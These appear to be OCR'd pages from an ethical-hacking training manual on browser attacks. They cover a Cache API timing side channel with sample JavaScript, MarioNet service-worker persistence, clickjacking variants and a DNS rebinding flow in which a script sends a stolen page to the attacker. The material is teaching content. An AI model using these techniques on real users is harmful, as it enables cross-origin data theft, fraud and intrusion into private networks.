
  The Cache API interface (used to load, fetch, and delete any responses) offers complete cache (memory) to the developers. Loading resources in the disk takes some amount of time based on the resource size. If attackers can estimate the time taken by the browser to perform this task, they can measure the corresponding response size.

  Sample JavaScript code used to perform this attack:

```
function getMeasurement(url, callback) {
  fetch(url,     {mode:     "no-cors",     credentials:
  "include"}).then(function(resp) {
       setTimeout(function() {
            caches.open('attackerfile').then(function(ca
       che){
                 var begin = performance.now();
```

```
                    cache.put(new          request('myfoo'),
                    resp.clone()).then(function() {
                        var conclude = performance.now();
                        callback (conclude – begin);
                    });
                });
            }, 2000);
        });
    }
```

After estimating or measuring the processing time using the abovementioned techniques, attackers can launch further attacks such as brute-force attacks to obtain complete information.



MarioNet Attack

- MarioNet is a browser-based attack that runs malicious code **inside the browser**, and the infection persists even after closing or browsing away from the malicious webpage through which infection has spread
- Attackers register and activate a **Service Worker API** through a website controlled by the attacker
- When the victim browses that website, Service Worker **automatically activates** and can run persistently in the background
- It can be used to create a **botnet** and launch other malicious attacks such as cryptojacking, DDoS, click fraud, and distributed password cracking

MarioNet Attack

MarioNet is a browser-based attack that runs malicious code inside the browser, and the infection persists even after closing or browsing away from the malicious web page through which the infection has spread. Most of the latest web browsers support a new API called Service Workers that allows the website to isolate operations that render the web page UI from intensive computational tasks to avoid freezing of the UI when large amounts of data are processed.

Attackers register and activate the Service Workers API through a website controlled by them. When the victim browses that website, the Service Workers API automatically activates, and it can run persistently in the background even when the user is not actively browsing the website. To keep the Service Workers API alive, attackers abuse the Service Workers SyncManager interface.

Therefore, MarioNet can resist any tab crashes and power failures, increasing the attacker's potential to attack the browser. MarioNet leverages the abilities of JavaScript and depends on previously available HTML5 APIs. It can be used to create a botnet and launch other malicious attacks such as cryptojacking, DDoS, click fraud, and distributed password cracking.

Furthermore, this attack allows attackers to inject malicious code into high-traffic websites for a short period, retrieve sensitive information such as user credentials, and then control the abused browsers from a central server.

Clickjacking Attack

- Attackers perform clickjacking attacks by tricking the victim into clicking on any **malicious web page** element that is placed transparently on the top of any trusted web page
- Clickjacking is not a single technique attackers leverage, but is instead a variety of attack vectors and techniques called **UI redress attacks**
- Attackers perform this attack by exploiting the vulnerabilities caused by **HTML iframes** or improper configuration of the X-Frame-Options header

Victim's Browser

Clickjacking Attack

A clickjacking attack is performed when the target website is loaded into an iframe element that is masked with a web page element that appears legitimate. The attacker performs this attack by tricking the victim into clicking on any malicious web page element that is placed transparently on the top of any trusted web page. Clickjacking is not a single technique; attackers leverage various attack vectors and techniques called UI redress attacks. They perform such attacks by exploiting the vulnerabilities caused by HTML iframes or improper configuration of the X-Frame-Options header. There are several variations of clickjacking attacks such as likejacking and cursorjacking. To perform these attacks, attackers send a link to the malicious website to the victim through email, social media, or any other media.

In clickjacking, the attacker loads the target website inside a low opacity iframe. Then, the attacker designs a page such that all the clickable items such as buttons are positioned exactly as on the selected target website. Now, the victim is tricked into clicking on the invisible controls or the deceptive UI elements that automatically trigger various malicious actions such as injecting malware, retrieving malicious web pages, retrieving sensitive information such as credit card details, transferring money from the victim's account, and buying products online.

The various clickjacking techniques employed by attackers are listed below:

- **Complete transparent overlay**: In this technique, the transparent, legitimate page or tool page is overlaid on the previously designed malicious page. Then, it is loaded into an invisible iframe and the higher z-index value is assigned for positioning it on top.
- **Cropping**: In this technique, only the selected controls from the transparent page are overlaid. This technique depends on the goal of the attack and may involve masking buttons with hyperlinks and text labels with false information, changing the button

labels with wrong commands, and completely covering the legitimate page with misleading information while exposing only one original button.

- **Hidden overlay**: In this technique, the attacker creates an iframe of 1×1 pixels containing malicious content placed secretly under the mouse cursor. When the user clicks on this cursor, it will be registered on the malicious page although the malicious content is concealed by the cursor.
- **Click event dropping**: This technique can completely hide a malicious page behind a legitimate page. It can also be used to set the CSS pointer-events property of the top to none. This can cause click events to "drop" through the legitimate masked page and registers only the malicious page.
- **Rapid content replacement**: In this technique, the targeted controls are covered by opaque overlays that are removed only for a moment for registering a click. An attacker using this technique needs to accurately predict the time taken by the victim to click on the web page.

DNS Rebinding Attack

- Attackers use the DNS rebinding technique to bypass the Same Origin Policy's security constraints, allowing the malicious web page to communicate or **make arbitrary requests** to local domains
- Example: An attacker creates a malicious website with domain name certifiedhacker.com and registers it with the **DNS server** controlled by them
- The attacker then configures the DNS server to send DNS responses with very **short TTL values** to avoid caching

Victim's Web Browser
Malicious Web Server hosting attacker's website *http://certifiedhacker.com*
Load certifiedhacker.com
DNS: resolve certifiedhacker.com
DNS: IP of certifiedhacker.com (Short TTL) - 10.10.10.10
HTTP: get http://10.10.10.10/index.html
HTTP: index.html embedded with JavaScript
Run the script which requests http://certifiedhacker.com /secret.html
DNS: resolve certifiedhacker.com (due to short TTL)
DNS: IP of xyz.com - 10.10.10.2
HTTP: get http://10.10.10.2/secret.html
HTTP: secret.html
Attacker have successfully bypassed SOP. Now, the script sends secret.html to the attacker


DNS Rebinding Attack

Attackers use the DNS rebinding technique to bypass the same-origin policy's security constraints, allowing the malicious web page to communicate with or make arbitrary requests to local domains. For instance, if a client is working for an organization, he/she mostly uses the internal or private network. Any externals resources cannot be accessed inside that private network due to the same-origin policy (SOP). Hence, attackers cannot directly communicate with the local network due to restrictions in the SOP. Therefore, they use the DNS rebinding technique to circumvent this SOP security implementation.

How DNS Rebinding Works

